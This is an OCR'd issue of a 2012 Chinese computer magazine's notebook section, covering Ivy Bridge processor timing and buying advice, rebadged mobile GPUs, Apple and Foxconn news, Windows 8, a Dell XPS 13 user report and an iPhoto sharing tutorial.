处理器 型号	核心 / 线程	主频	睿频	三级缓存	TDP	核芯显卡	上市时间
Core i7 3920XM	4/8	2.9GHz	3.8GHz	8MB	55W	HD 4000	2012 年 4 月第四周
Core i7 3820QM	4/8	2.7GHz	3.7GHz	8MB	45W	HD 4000	
Core i7 3720QM	4/8	2.6GHz	3.6GHz	6MB	45W	HD 4000	
Core i7 3667U	2/4	2GHz	3.2GHz	4MB	17W	HD 4000	2012 年 6 月 3 日
Core i7 3520M	2/4	2.9GHz	3.6GHz	4MB	35W	HD 4000	
Core i5 3427U	2/4	1.8GHz	2.8GHz	3MB	17W	HD 4000	
Core i5 3360M	2/4	2.8GHz	3.5GHz	3MB	35W	HD 4000	
Core i5 3320M	2/4	2.6GHz	3.3GHz	3MB	35W	HD 4000	
Core i3 3217U	2/4	1.8GHz	N/A	3MB	17W	HD 4000	2012 年第三季度

在大量关于“IVY Bridge 要跳票”的传闻之后,英特尔在近期放出了“最权威”的 IVY Bridge 产品规格表。不发不知道,一发吓一跳:

第一批 IVY Bridge 全都是 Core i7 四核八线程处理器,定位高端,基本上只能在价格 10000 元以上、15 英寸以上笔记本中才能看到,发布时间在本月底。

第二批产品相对丰富,有 Core i7/i5 的双核四线程,TDP 17W/35W,但依旧定位高端,更多的是定位于 5000~8000 元的中端 14、15 英寸及超极本。发布时间悲剧地选在 6 月上旬。


至于第三批,发布时间要等到第三季度了!眼尖的读者应该已经发现,主流用户翘首期待的 Core i3 在前两批产品中丝毫不见踪迹,只有第三批有,但悲催的是只有一款,而且是超低电压版,显然跟“主流本”相去甚远。而从惠普、华硕反馈的消息来看,想要在主流价位买到 IVY Bridge,得等到暑促了……

这也就意味着,从现在起到暑促前(七八月),笔记本市场将会出现中高端 IVY Bridge Core i7/i5 和 SNB 平台混搭的现象。

青黄不接,移动显卡也玩“马甲 + 混搭”

在上期笔记本整机周刊 C1 版,我对 NVIDIA GeForce 600M 系列进行了一次较为全面的分析,相信仔细阅读了那篇文章的读者朋友应该知道,虽然目前的 GeForce 600M 系列有 12 颗之多,但其中只有 4 颗是真正 28nm 开普勒核心显卡,其余掺杂有 40nm 费米核心马甲版和 28nm 的费米核心复刻版,甚至 GT 640M LE 还有两种不同核心的版本,而且根据我们得到的信息来看,这种局面同样在暑促到来之前很难得到改善……

而此时此刻,AMD 新核心移动显卡又如何呢?答案是:完全没找着谱……目前来看 AMD Radeon HD 7000M 系列只有一些类似 HD 7470M 的马甲卡少量出现在市场上,而且基本能确定的是,至少也要等到 7 月,代号南方群岛的 28nm 制程 AMD 移动显卡才会出现。也就意味着在暑促来临前,无论 NVIDIA 还是 AMD 显卡都处于“未来看得见,就是摸不着”的阶段,跟处理器端的情况非常类似。



虽然性能着实不错,而且从名字上来看,GT 630M、HD 7690M 都应该是新品,但实际上它们都是马甲而已,真正 28nm 移动显卡还是少数

历史头一遭,笔记本端惊现海量“半代本”

虽然中高低端处理器非同期发布、新核心显卡又难觅踪迹,但 IVY Bridge、开普勒、南方群岛等概念的宣传现在又可谓铺天盖地,这一矛盾导致了 PC 产品历史上第一次出现了如此奇特的局面——从最开始宏碁、华硕、戴尔等品牌发布 Sandy Bridge 处理器 +NVIDIA GeForce GT 610M/630M(如华硕 A43、A53、K43,宏碁 5750G,三星 Q470),Sandy Bridge 处理器 +HD 74XXM 笔记本(如华硕 X54,惠普 G4、G6,戴尔 Vostro 1450)这种老处理器 + 马甲“新”显卡的组合,到惠普即将发布的新 DV4(配备 IVY Bridge Core i7 处理器,但却又搭配了 GT 630M 这款马甲卡)、联想的 Y470P(Sandy Bridge 处理器 +HD 7690M,后者虽名为 HD 7690M,但实际上是 40nm 老产品的马甲版)以及近期又要推出 Y480M(同时存在采用 IVY Bridge 和 Sandy Bridge 处理器的版本),而这些产品都不是纯粹的全新品,只能被称为“半代本”,而且类似的产品在 IVY Bridge Core i3 处理器、开普勒 / 南方群岛核心显卡全面到来之前,还会继续出现,这种情况我估计将会持续到暑促期间才会有所改观。



惠普的首批新 DV4 系列将会采用 IVY Bridge 处理器平台,但搭配的却是马甲卡 GT 630M



新的小 y——联想 Y480M 同样规格模糊不清,新老处理器可能会同时出现,显卡端也是以换名版产品为主

买还是不买?一个巨大的问题

那么,面对这近 4 个月的“半代时期”,相信不少已有购机需求的消费者都会心生困惑——到底我该什么时候买?买哪种更划算呢?其实在这种特殊时期,找准自身需求显得尤其重要,接下来我就帮大家分析下各种情况,告诉你该做出什么选择。

A.现在就需要购买

如果你马上就需要一台笔记本,我们的建议是现在就抄底一台 Sandy Bridge Core i3 机型,因为基本上此类产品已经跌到了 3200 元,再大幅降价的可能性已不大,尤其是神舟、宏碁等本来就以性价比为卖点的品牌,我建议立马出手早买早用。但如果想要买 Core i7/i5 等中高端产品的话,我建议暂缓。

B.不急于现在购买

如果你需要比 Core i3 处理器性能更高的笔记本,或者不急于马上就要买,那我就建议在 IVY Bridge 平台正式发布后,也就是 4 月底、5 月初购买 IVY Bridge Core i7/i5 机型。比如可以选择联想 G480,价格由 399 美元起,相信首发时将采用 Core i5 处理器,即便是配备马甲卡 GT 630M,在基本性能上也是足以满足主流娱乐需求的。

C.预算5000元内,计划购入全新平台的

这种情况我认为就等暑促时的 IVY Bridge Core i3 吧。毕竟已经可以看到新品的大致上市时间,再加上并不着急购买,现在去抢 Sandy Bridge Core i3/i5 本意义都不大了,难道你想在买了三四个月后就成为“前代用户”么?要知道 IVY Bridge 的同频率性能提升是相当明显的。而且到了暑促期间,28nm 新显卡也应该全面上市了,本本的使用体验也会更出色。

D.不差钱的高端玩家

不差钱的高端玩家相对好办,等到 IVY Bridge Core i7 发布后,瞄准开普勒显卡真正上市,直接购买最高配机型,比如 IVY Bridge+GTX 660M/GT 650M。这类用户,面子是很重要的,半代产品是完全不能考虑的。当然,如果要追求“高端性价比”,那么还是等暑期吧!那个时候相信 4 月底上市的 IVY Bridge Core i7 价格也会有所下调。

编辑解析 “半代本”,矛盾并发的产物

黎坤:相信大家都知道 Core i3 处理器面向 3000~4000 元价位产品,而 3000~4000 元恰巧又是中国市场销量最高的价位,为什么英特尔第一时间没有发布 IVY Bridge Core i3 处理器呢?

我认为工厂的工艺尚不完善,不足以满足产能需求是一方面。但最重要的原因是为了清理老产品的库存。由于去年 SNB 处理器是高中低同时发售,可见工厂产能完全不是问题,加之去年出货量大,所以生产了大量的 SNB 处理器,造成了后期的积压。

与英特尔不同,造成 NVIDIA 移动端产品线混乱的根本原因就是产能不足,而且虽然有 4 款开普勒核心显卡,但实际上它们只有频率的差别,也就是在晶圆切割时就体现出的体质差别,严格来说它们之间的不同是比较细微的。GeForce 600M 系列的复杂性给消费者带来的负面影响是明显的,我已经收到不少读者的电话和邮件来询问它的各种细节,可以明显地感觉到他们心里的迟疑。但为什么 NVIDIA 会急于推出新系列显卡呢?我认为诱因来自桌面端,因为在桌面端,其竞争对手 AMD 已于今年 1 月率先推出了 28nm 产品,目前已有 6 款产品在售,覆盖中端和高端市场。而 NVIDIA 的 28nm 显卡目前只有一款于 3 月发布的、定位顶级的 GTX 680。在这个全球 PC 销量以笔记本为主力的时代,既然在桌面端丢了一分,自然要在移动端追回来。想法虽好,但这种“大家来找茬”般的组团发布方式,就连天天关注技术的我们都有点犯晕,何况一般读者了。

综合来看,半代产品可说是“矛盾的产物”。处理器端存在产能、清理囤货的问题;显卡端又存在产能的问题。而笔记本又是一个整体,一头热是热不起来的。但市场的需求又是客观存在的,一年多了无新品,市场销售压力和利润压力也是可想而知的。在这种情况下,“半代本”的出现,也就成了必然——但无论如何,这是相当尴尬的!

全球连线 | Global

[八卦]

苹果与中国

苹果近期重大新闻回放

转自 真科技博客 blog.sina.com.cn/zhenkj

苹果已经迅猛崛起成为全球最大公司，据悉其现金储备量已经超过了几个小国的GDP总和，绝对算是真正意义上的“帝国”了。当然，关于帝国的新闻一定不会少，仅与中国相关的就有很多很多。让我们来看看近期发生的关于苹果帝国与中国的新闻和事件吧。

●很长一段时间，各种劳工组织、人权组织一直在抗议苹果是“血汗苹果”，称苹果的供应商，尤其是中国代工厂存在员工待遇低下的问题。而非营利机构公平劳工协会（Fair Labor Association，以下简称FLA）也展开了对苹果代工厂富士康的独立调查。



FLA 在 3 月 29 日刊出的苹果供应商富士康的调查报告截图

●唯冠起诉苹果侵犯 iPad 商标权的案件二审已于一个多月前结束，不过截至本义上线时，深圳法院尚未宣布二审结果。

●苹果新 CEO 蒂姆·库克于 3 月下旬访华，会见了中央和地方高层，就加强在华投资和知识产权保护问题进行了交流。

相关资料：在苹果的主要代工厂——富士康集团的总裁郭台铭设想的“金匠中原计划”中，核心是苹果 iPhone 产品，其中河南郑州被定位为布局全球最大 iPhone 产品整机组装制造基地，五年实现产值 5000 亿元；河南洛阳布局玻璃面板生产基地，为 iPhone 配套提供触控玻璃面板；山西晋城布局精密核心零组件和机构件生产基地，为 iPhone 配套提供精密核心部件，建设全球精密制造中心。

●在唯冠批评苹果是在搞政府公关时，苹果 CEO 蒂姆·库克又出现在富士康郑州工厂进行“视察”。

●美国时间 3 月 29 日，FLA 出报告称苹果产品供应商富士康存在数十桩严重违反劳工权利的行为，如加班时间过长、拖欠工资，以及薪酬不足以满足工人的基本生活费用等。

●紧跟 FLA 的报告出炉，苹果表示将与合作伙伴富士康一同提升员工工资、改善工厂工作条件。

相关资料：富士康表示，将把工作时间调低到每周 49 小时，其中包括加班时间，并同时维持现有员工薪酬水准（FLA 发现，在高峰生产时间，富士康工人平均每周工作时间超过 60 小时）。据悉，为了补偿削减的工作时间，富士康需新招数万名员工，并扩建宿舍楼和食堂。



苹果 CEO 蒂姆·库克参观富士康郑州工厂

总的来看，苹果近期虽然麻烦不断，但在蒂姆·库克的推动下，事情似乎都在朝着“好的方向”发展。但不知道怎么的，我们总是感觉“乐不起来”……

蒂姆·库克以前是做什么的？他擅长什么？或许很多人还不知道。让我们看一段介绍（转自上海热线国际新闻）：

“2005 年，库克被任命为苹果首席运营官，负责销售、运营，以及公司复杂而广泛的供应链。因为推动苹果放弃自制零件，转而与中国制造商签订紧密的外包协议，库克广受赞誉。2009 年 1 月中旬至 6 月下旬乔布斯病休期间，库克负责处理苹果的日常运营。在此期间，苹果公司的业绩和股价均有增长，尤其是股价，上涨了 60%。库克也因此被称为苹果的一个‘安全的赌注’。在乔布斯的推荐下，公司董事会还给他发了价值 2200 万美元的奖金和股票分红。乔布斯在推荐信中表示，是库克出色的表现保证了公司正常运转。”

也就是说，如果提到富士康，提到中国工人的待遇，或许，最知情的就是这位前苹果首席运营官。富士康代工一台 iPad 挣的那 10 美元，也是拜他老人家所赐。他擅长的，就是降低成本、把控供应商、优化产业链（请原谅我们说得那么直白）。而今来到中国，积极表示投资合作、改善工人待遇，总让人浮想联翩：

其实人工费仅仅是苹果产品造价的很小一部分。富士康要增加几万工人，增加宿舍和食堂，到底会增加多少费用呢？其中，又有多少是苹果掏腰包的呢？表示要合作投资，苹果自己又会掏出多少钱呢？同时又会给苹果创造多少财富、降低多少成本呢？再让我们想一下，唯冠的诉讼金额是多少呢？大家也帮着算算吧……

想到这些，我们不禁佩服蒂姆·库克——精啊！

同时也不得不感慨：咱们中国啥时候也能出一个“苹果”啊，甭说大了，1/10 规模的也行啊！

[资讯]

Win8：你们可以觉得我怪 但我在意的是未来

近期，微软公布了一段 Win 8 的 Metro 界面应用视频，而视频的主题，就是体现 Win 8 触控界面独特的设计，而且，微软大量采用了目前的触控设备，与“良好支持 Win 8”的触控设备进行了对比。

举例来说：传统的触控类笔记本，根本无法实现“从屏幕边框向屏幕内滑动”来拖出 Metro 界面右侧的工具菜单，但新设备就可以；传统的两点触控 PC（比如目前的一体机），在图像旋转上非常不准确，但新设备就很准确；传统的两点触控设备在弹虚拟的钢琴时，手指多于两个时就会出错，但新设备不会出错……

总之，这个视频要传递给大家的理念就是：虽然现在的设备也能兼容 Win 8，但 Win 8 更加在意的是“未来的、更好的触控设备”，因为这样才能提供给大家“完美的体验”。



目前的触控设备（如触控一体机）会出现错误响应、无响应的问题



专门为 Win 8 设计的新触控设备，才能体现 Win 8 的魅力

编辑点评：理念正确。但步子太大，可能跌到！

Win 8 的很多设计，在目前的设备用户看来的确令人匪夷所思，比如取消了“开始”按钮，将开始按钮功能的激发转到屏幕左下角落——鼠标可以激发，但目前的触控设备根本无法激发；工具菜单是从屏的右侧拉出的，目前的一体机、平板似乎无法实现这一应用。

微软公布这个视频，的确是想告诉大家：要更好地体验 Win 8，你就必须用更新的设备。

但我们想说的是，这的确会给用户增加不少负担——至少，用户得购买新款的 Win 8 平板或 Win 8 一体机，这是有较高成本的。

另外，不可否认的是，Win 8 对于传统的非触控 PC 来说，用户体验是很不理想的（前期《电脑报》笔记本整机周刊已经刊登了大量文章说明此问题，在此不赘述了）——但即便是在一两年后，传统的 PC 依旧是主流，Win 8 似乎忘记了这点。

我们衷心希望 Win 8 成功，但它似乎跑太快了。

[产品]

联发科推出单芯片 搞定 802.11ac+ 蓝牙 4.0

联发科近日宣布推出新款整合方案 MT7650，它号称是全球第一款，也是唯一一款在单芯片内整合 IEEE 802.11ac 无线功能和蓝牙 4.0+HS 的高速无线芯片方案，面向的是移动消费平台。



该芯片在 802.11ac 模式下支持最高速度 433Mbps 的高质量语音、数据和视频传输，同时还能提供超低功耗的蓝牙传输功能，用于连接各种传感器。由于它整合了完整的 802.11ac 系统，包括了 MAC 地址、基带和射频模块，有利于简化客户部署，同时降低制造成本，缩短产品研发上市周期。

联发科表示，MT7650 方案完全符合 IEEE 802.11ac 标准规范，支持 2.4GHz/5GHz 双频段，也支持 WiFi Display 和 WiFi Direct 功能，另外 WLAN 唤醒、蓝牙唤醒也可以实现。当然，这一方案也是向下兼容的。

编辑点评：802.11ac 有望加速普及

我们给大家做个详细分析：

■433Mbps 的实际无线传输速度应该为 25MB/s~30MB/s。WiFi 协议中数据需要重新封包，还有大量往复校验帧，所以实际速度达不到 433Mbps÷8（这是有线网的换算方式，Mbps÷8=MB/s）。但总体来说，速度还是不错了，无线传输 1080P 视频画面应该没问题了。

■支持 WiFi Display（无线视频传输）和 WiFi Direct（我们前期已介绍了很多 WiFi 直连应用）。

■WLAN 唤醒的应用是什么呢？记得英特尔说 Ultrabook 会有一个在休眠下的数据更新功能吗——WLAN 唤醒功能就是必要的。比如说你的笔记本在休眠，但有照片、邮件数据从 WiFi 网络传来了，笔记本可以被 WiFi 信号唤醒，然后自动接收数据。

■由于 MT7650 是全整合系统，所以周边的芯片和电路会比较少，移动设备安装它相对容易。

■联发科的芯片价格都不高，只要质量还靠谱，厂商都愿意采用。

总结来说：802.11ac 高速 WiFi 绝对是值得期待的，且有望加速普及。

责编 | 徐远志 美编 | 毛代洪 组版 | 况中银 责校 | 涂书

值得下手：操控舒适速度快
略有遗憾：无读卡器及 VGA 口
戴尔 XPS 13 消费者报告

在Ultrabook产品的全球热潮中，戴尔是最后一家推出Ultrabook产品的，其首款Ultrabook机型XPS 13直到近期才与消费者见面。作为“后来者”，自然会被大家高度关注——相对于早期发布的各款Ultrabook，XPS 13有何独到之处？是否配得上戴尔的品牌形象？是否值得购买呢？那么，让我们通过用户的亲身感受，来一起见证这款起价9999元的高端Ultrabook吧！

参考配置和价格

- 13 英寸 / 重 1.36kg
- Core i5 2467M/i7 2637M 低电压处理器
- HD 3000 集成显卡
- 128GB/256GB SSD
- 4GB 内存
- 参考价格：**9900 元 ~ 11900 元**

消费者综合评价：

9.0 分



消费者孙成虎

职业：银行职员

购买理由：机身小巧坚固，亲肤材质腕托舒适，开机速度快

缺点：扬声器音量不及戴尔 XPS 传统机型

我是戴尔老用户了。除了品牌比较“响亮”，我买戴尔 XPS 13 还有个很重要的原因：该机虽然薄，但比较坚固，比如屏幕的转轴阻尼做得很好，不像某些品牌的 Ultrabook 屏幕晃晃悠悠。


该机在很多细节上处理得不错，比如 C 面（腕托面）采用了亲肤材质——目前大部分 Ultrabook 采用了合金 C 面，在冬天给人的感觉可不好。而 XPS 13 的腕托和触控板的肌肤接触感则很柔和。

不知道是不是心理作用，我发现该机的启动速度（19 秒）比三星、宏碁等其他几个品牌的 Ultrabook 要快，虽然“8 秒开机”只是个传说，但比同类产品快一点这让我很高兴。

我注意到 XPS 13 和其他 XPS 机型一样，带有很给力的 Waves MaxxAudio 音效，但扬声器的音量不及 XPS 14/15。另外，该机没有有线网口和 SD 读卡器，但我个人觉得不是太大问题。综合来看，我对该机是很满意的，如果价格再便宜点就更有性价比了。



C 面整体都采用了亲肤材质，没有金属的冰冷感



圈选处是 XPS 13 的两个扬声器，虽然功率不大，但是共振腔还是较大，音质整体不错

编辑点评：

该机 C 面的亲肤材质的确讨人喜欢，一大堆 Ultrabook 腕托和触控板都是冰冷的，唯独 XPS 13 的不是。

该机的音量小是因为扬声器功率仅为 1.5W×2。你说的 XPS14/15 本身定位就是高端影音本。以 XPS 15 为例，扬声器功率为 4W×2，还有一个 12W 的低音炮。机身小的确会限制扬声器的尺寸和功率。但我们横向对比过，在 Ultrabook 中 XPS 13 音量不算小的。

消费者郑平川

职业：策划公司经理

购买理由：窄边框屏视觉感受好，功能够全，运行速度快

缺点：屏幕开启角度可做得更大，没有 VGA 接口

XPS 13 的机身比较小，与之对应的是该机屏幕采用了窄边框设计，视觉感受比较好。该机的屏幕上还安装了康宁玻璃，保证了屏幕强度。当然，也有朋友说不喜欢镜面屏，我个人倒是不反感。有个点值得强调：戴尔宣称该机的屏幕亮度为 300ANSI 流明，在阳光下也看得清，我测试了，还真看得清！

不过我买该机主要不是欣赏它的“外在”，而是看中了它的“内在”：该机的摄像头是 130 万像素的；另外，带有 USB3.0 接口；很重要的是，该机采用了英特尔的 N6230 无线网卡，它支持英特尔 WiDi 无线视频传输技术，据说未来还会支持 WiFi Direct 也就是 WiFi 直连功能。总体来说，如果未来要“玩机”，XPS 13 是不错的选择。

该机的 C、D 面都是亲肤材质的，触摸感和握持感很好，这些细节也说明该机设计得很用心。

我觉得该机最大的遗憾是屏幕开启角度还不够大，由于我是高个子（高 1.84m），当我把笔记本放在膝盖上用的时候，需要屏幕开启角度足够大，这样屏幕才能和我的视线垂直（这是最佳视角）。这一点上，XPS 13 还有改进空间。另外，没有 VGA 接口是个遗憾，输出投影有些麻烦。



带有亲肤设计的碳纤维 D 面，这一设计的好处是合盖后握持不至于“滑手”



同其他下沉式转轴机型一样，高个用户将 XPS 13 放在膝盖上用，会觉得屏幕开启角度不够大

编辑点评：

关于 WiFi Direct 的用途我们在前几期《电脑报》笔记本整机周刊已经介绍了不少应用，大家可以翻阅和查寻，在此就不赘述了。

屏幕开启角度小的问题，可能无法“改进”了，毕竟下沉式转轴的通病就是屏幕开启角度不可能太大，目前绝大部分笔记本有这个问题。

XPS 13 没有 VGA 接口的设计，的确有些“前瞻”了，现在大量投影仪都还是 DVI+VGA 口的。只有靠转接了。

消费者刘佳

职业：贸易公司经理助理

购买理由：机身小巧，键盘及触控板非常舒适，有键盘背光

缺点：没有 SD 卡读卡器

购买 XPS 13 前，我观察 Ultrabook 已有一段时间了，最后之所以选了 XPS 13 主要是因为它够小巧——我的意思是，它是 13 英寸机型，屏幕够大、键盘够大，但机身很小巧，可放在我的挎包中。

我因为经常要做方案，还要翻译产品资料，所以键盘使用频率非常高。该机的键盘按键比我同事的索尼、华硕本的要大一点，敲起来感觉很舒服，柔软但不乏弹性，且很安静，还非常合手。键盘背光灯是我超喜欢的，晚上在家就不用开灯了，不会影响家人。

这个机器也不是没缺点，我发现它居然没有 SD 卡读卡器。我经常参加各种展会，要拍照记录，照片也要处理，没 SD 卡读卡器让我相当郁闷。但综合来看，该机还是相当令我满意的。

编辑点评：

XPS 13 的确是目前机身最小的 13 英寸 Ultrabook。这位读者提到键盘的使用感受，我们非常认同。事实上，我们认为目前有三个品牌笔记本的键盘设计算得上“第一梯队”：ThinkPad、联想、戴尔，它们的笔记本键盘按键有明显的弧面设计，很契合手指弧面，而且回弹好、手感舒适。如果你买 Ultrabook 不仅是用来“秀”的，那么购买时就应该注意键盘这个环节。



背光键盘非常实用，而且该机的键盘手感非常好



机身大小对比。上为 XPS 13，下为惠普 Folio 13，它们都是 13 英寸 Ultrabook

其他用户评价：

■我算特别能折腾的，才买来就把该机给拆了。很好拆，拧开底部的螺丝，轻轻一撬底盖就下来了。坦率说，内部整体工艺赶不上苹果 MacBook Air，价格也不便宜。但该机用起来真的不错，屏幕、键盘和触控板的感受都很好，速度也够快。



另外，我要求散热组件好拆卸（方便除尘），该机在这方面表现不错。



卡读卡器就更好了——多带一根线还是很烦的。

■XPS 13 的底部采用了亲肤设计的碳纤维材料，不至于热量快速传到腿上，我觉得这样的设计不错。

■单位上全是戴尔的电脑，说实话，很多机型我评价不高。但是这款产品我觉得不错，如果有 SD

■风扇启动得有些频繁了，打开几个网页都会运行风扇，有点让人烦。其他的还好。

总 结

XPS 13是一台经过细心设计的Ultrabook！它小巧便于携带，但又没有牺牲屏幕和键盘的宽大；漂亮而坚固的屏幕，在阳光下也有不俗表现；键盘手感舒适，背光实用——这是所有用户对该机的评价；另外它速度快，内部功能也可圈可点。总体来说，XPS 13是一款相当有特色的、用着比较舒服的Ultrabook产品。如果要拉风，要凸显品位，该机的确是不错的选择。

缺点也是有的，我们认为有两个方面必须提出来说：无SD卡读卡器，增加了用户负担（尽管这个负担仅仅是一根USB线）；无VGA接口和HDMI接口，显得有些“超前”了。至于风扇频繁启动，我们发现这是Windows系统的问题，尤其是在和苹果的Mac电脑比较时，这一问题尤其明显。

消费者给了这款产品9分的综合评价，我们认同这一分数，也就是说，该机是值得拥有的。

责编 | 徐远志 美编 | 毛代洪 组版 | 况中银 责校 | 涂书

苹果iLife系列专题之二



iPhoto 分享乐趣

@LULUSIR

苹果公司在倡导的“数字化生活方式”概念下，推出了iLife’11系列应用套装，上期为读者介绍了iPhoto的库管理体系，以及编辑和收藏的相关功能，而本期LULUSIR将详述iPhoto中另一个重要的设计思路——分享。

PART1：从 iPhoto 到网络

我们传统的流程是怎样的？本地的照片内容，通过专业的编辑软件处理后，再通过电子邮件发送或上传至网络像册。告别这繁琐的习惯吧，只需在 iPhoto 里通过点击就能完成。

明信片“信手拈来”



在 iPhoto 里制作好了个人满意的照片内容，便会想着急于和朋友分享，邮件可是最快捷和私密的方式。

在 iPhoto 中这个工作变得极为简单，并且比普通的附件添加生动许多，最关键的是还不需要打开 Mail。

在 iPhoto 视窗的右下角便有共享的功能键，在相簿中点选好需要的照片，点击共享选择电子邮件便会在 iPhoto 视窗内打开邮件的编辑页面。例图所示正中为邮件的编辑区域，右侧则提供了 10 个主题模板，包括日志、公告板、明信片和凸版印刷等。可多个主题进行对比，选择适合的主题风格，iPhoto 会根据不同的模板自动生成展示效果。

对细节不满意，还可以做自定义调整，通过简单拖放就能重新摆放照片，移动或缩放可调整画面位置，或改变文字的大小和样式，你还可将高分辨率版本的照片附在邮件上，便于收件人下载和保存。iPhoto 会优化处理你的邮件，避免其容量过大而无法发送。一切就绪后，就添加收件地址发送给朋友吧。

本地编辑网络像册



目前 iPhoto 在社交应用上也提供了分享功能，同样在自己整理的照片库里，选定相应照片，通过共享键能发现，可分享至 MobileMe 画廊、Flickr 和 Facebook。

MobileMe 是苹果在 iCloud 前提供的云服务产品，目前随着 iCloud 的不断完善，MobileMe 画廊的使用也会慢慢受限制；Facebook 这个国外人人使用的社交平台，目前在中国还无法使用；不过，Flickr 是不错的选择，我个人而言也一直是 Flickr 的忠实使用者。所以在这里，我们以 Flickr 举例。



Flickr 是在全球范围内覆盖面最大的个人像册网站之一，出色的管理系统和简洁的界面风格利于个人的作品及家庭像册保存，并提供成熟的隐私和版权服务。Flickr 的上传与管理可在 iPhoto 中完成，共享后的像册会出现在左侧栏的 WEB 栏下，并在 iPhoto 里显示与网站同步的照片集信息。在 iPhoto 内不仅可查看像册，还可以像管理本地内容样进行编辑文本和删改的处理，完全改变了使用方式，非常便捷。

另外，我们也可以畅想一下，在山狮系统的开发者预览版上，新添的新浪微博和 126 邮箱等中国元素，在不久后，iPhoto 这样重要的 Mac 应用也会同步国人的使用需求吧（近期苹果的现任 CEO 库克不也来访中国了吗）。



分享在如今的社交生活中是不可少的，照片分享更是家庭聚会和朋友聊天时让人快乐的时刻。在 iPhoto 中分享更是有多种途径，不管是社交网站的一键分享还是在 iPhoto 中编辑并发送精美的邮件，亦或是制作丰富效果的幻灯片都不在话下。下面我们来介绍关于照片分享的几个案例。

小提示 | TIPS

iPhoto 为每台 Mac 电脑预装的照片管理和编辑软件，苹果在 3 月 30 日刚刚发布了 iPhoto 9.2.3 版本。iPhoto 9.2.3 的容量为 354.55MB，此次更新主要修复整体的稳定性，建议更新。

PART2：幻灯片展示

幻灯片是电子像册里最传统的展示方式吧，是吗？iPhoto 让幻灯片又充满了新鲜感，动态的主题效果、自动面孔检测突显视觉中心，搭配自己选择的音乐，暗房也变得有活力了。

拼贴美好时光



幻灯片的制作有很多意义，在家庭聚会时展示个人的旅游经历；面对公众展示作品成果照；更可以作为派对和婚礼现场时自动播放的有声图片集。这些展示的共同点就是，播放的照片内容较多，并且专场的效果需要逐一编写才能有较好的效果。但 iPhoto 同样将这个工作变得易如反掌。

将归类好的事件或相簿，选择添加或新建幻灯片显示，一切就有了初始模板。快速的制作只有 3 个步骤：



Step1：从内置的 12 个动态主题里挑选出最为满意的一款，包括了倒影、怀旧、悬挂装饰、碎片等。如果你是个追求细节的人，你可为照片重新排序，或设置单张照片在屏幕上的显示时间，在某些主题中还可选择不同的过渡效果。



Step2：选择适合的音乐，这里的音乐包括 iPhoto 内置的幻灯演示音乐片段和 Mac 电脑的 iTunes 里的音乐内容，内置的音乐其实非常不错，有适合各种场合下的风格，当然喜欢个性化，包括了 GarageBand 音乐编辑的支持完全可以自己制作。



Step3：当你感到效果满意时，就可以导出为 QuickTime 影片，既可在网上分享，也能在 Mac、PC、iPhone、iPad 或 iPod 上播放。在默认的导出菜单里，通过列表可快速选择出适合各种设备的大小（根据自己的用途来判断），也可自定义导出的文件格式，包括 Apple TV、iPhone、MPEG-4、QuickTime 影片（默认格式为 .mov）。



展示也有多种选择

制作好了幻灯片，苹果给出了多种展示方案，如果你拥有 iPhone、iPad 或是带有彩色显示屏的 Pod，你可以在这些设备上查看你的照片和 iPhoto 幻灯片显示。如果你拥有 Apple TV，你可以用它在你的家庭影院系统上查看你的照片和幻灯片显示，将幻灯片显示导出为 QuickTime 影片，你只需要通过 iTunes 同步进对应设备即可。

另一个解决方案是利用第三方的刻录工具 Roxio Toast Titanium（面包机）制作 DVD。Toast 是一款 OS X 上非常出色的光碟刻录软件，具有光碟（包括蓝光）刻录和文件转换等功能。Toast 最新的版本为 Toast 11，是目前 Life 最佳的搭档。刻录幻灯片一类的视频文件可选择数据或视频两种刻录方式，数据内容也可分只针对 Mac 电脑和包含 PC 的多种选择。有了 DVD 刻录的保存，再多的展示内容也不是问题。

真材实料看PC | Technology

说起轻薄，大家都会将目光转移到13英寸Ultrabook上。13英寸屏幕让这些笔记本保持苗条身躯有天然优势，可对于14、15英寸，甚至更大的笔记本来说，要做得轻薄，可能吗？其实，当轻薄成为时尚时，轻薄本的范畴也正在逐步扩大。戴尔XPS 15z、三星700z、宏碁M3，15英寸的轻薄本都悄然问世，甚至苹果也有可能推15英寸MacBook Air。我们热切期盼大屏笔记本有变化。可问题来了，大屏本原本不是便携的料，但要让它轻薄，这有意思吗？超薄大屏本，对行业的改变，有多少指导作用？

轻薄大屏本，有意思吗？

大屏本也有轻薄资本

LED背光对屏幕结构的简化，成为笔记本瘦身的一大利器，对降低笔记本厚度的作用显而易见，这样的优秀基因自然会在15英寸超薄本上延续下来。无一例外，新出的15英寸超薄本都使用了刀锋般轻薄的显示屏，其厚度更是控制在5mm左右，几乎只有传统笔记本显示屏厚度的一半。这就给轻薄创造了条件。

实际上，屏幕的另一大进化——窄边框，也给大屏本的轻薄创造了瘦身条件。窄边框屏的使用，意味着在获得相同液晶屏面积的情况下，笔记本A面可以大大缩小，整个机身也可以随之变小。别小看这一差距，笔记本的边框从传统的二三十毫米降低到数毫米时，就意味着笔记本的长宽各可以缩减2~3厘米。这样，窄边框15英寸笔记本的大小几乎与传统14英寸笔记本相一致。甚至还能将新的14英寸屏安装在以前的13英寸笔记本壳子里，可以减少笔记本外壳的用料，减少体积增大所需要和各种加强筋和加强结构，从而达到减重、轻薄的目的。

厚度降低、型宽减小、屏幕的进化，在相当大程度上帮助笔记本完成了体积压缩的目的。因此，超薄、窄边框这些基因，不仅能帮助Ultrabook大展宏图，对于大屏幕轻薄本的发展，也有很大的帮助。实际上，这些轻薄基因的作用，不仅体现在超薄本上，更让普通的大屏笔记本，有了全面瘦身的可能。这样的变化也就意味着，未来的14、15英寸甚至是更大屏幕的笔记本，有了大面积全面瘦身的可能，而且，这样的瘦身，对未来的笔记本的价格造成一定的压力。实际上，神舟刚推出的14英寸Ultrabook U45，其价格已经下探至3999元，这也吹响了大屏超薄本的普及号角。



窄边框，完美实现15英寸屏（三星7002，右）装入14英寸（三星RV415，左）机身内



同样是14英寸本，神舟U45（左）就比联想Y470（右）薄得多

小链接：够薄不够轻，金属外壳双刃剑

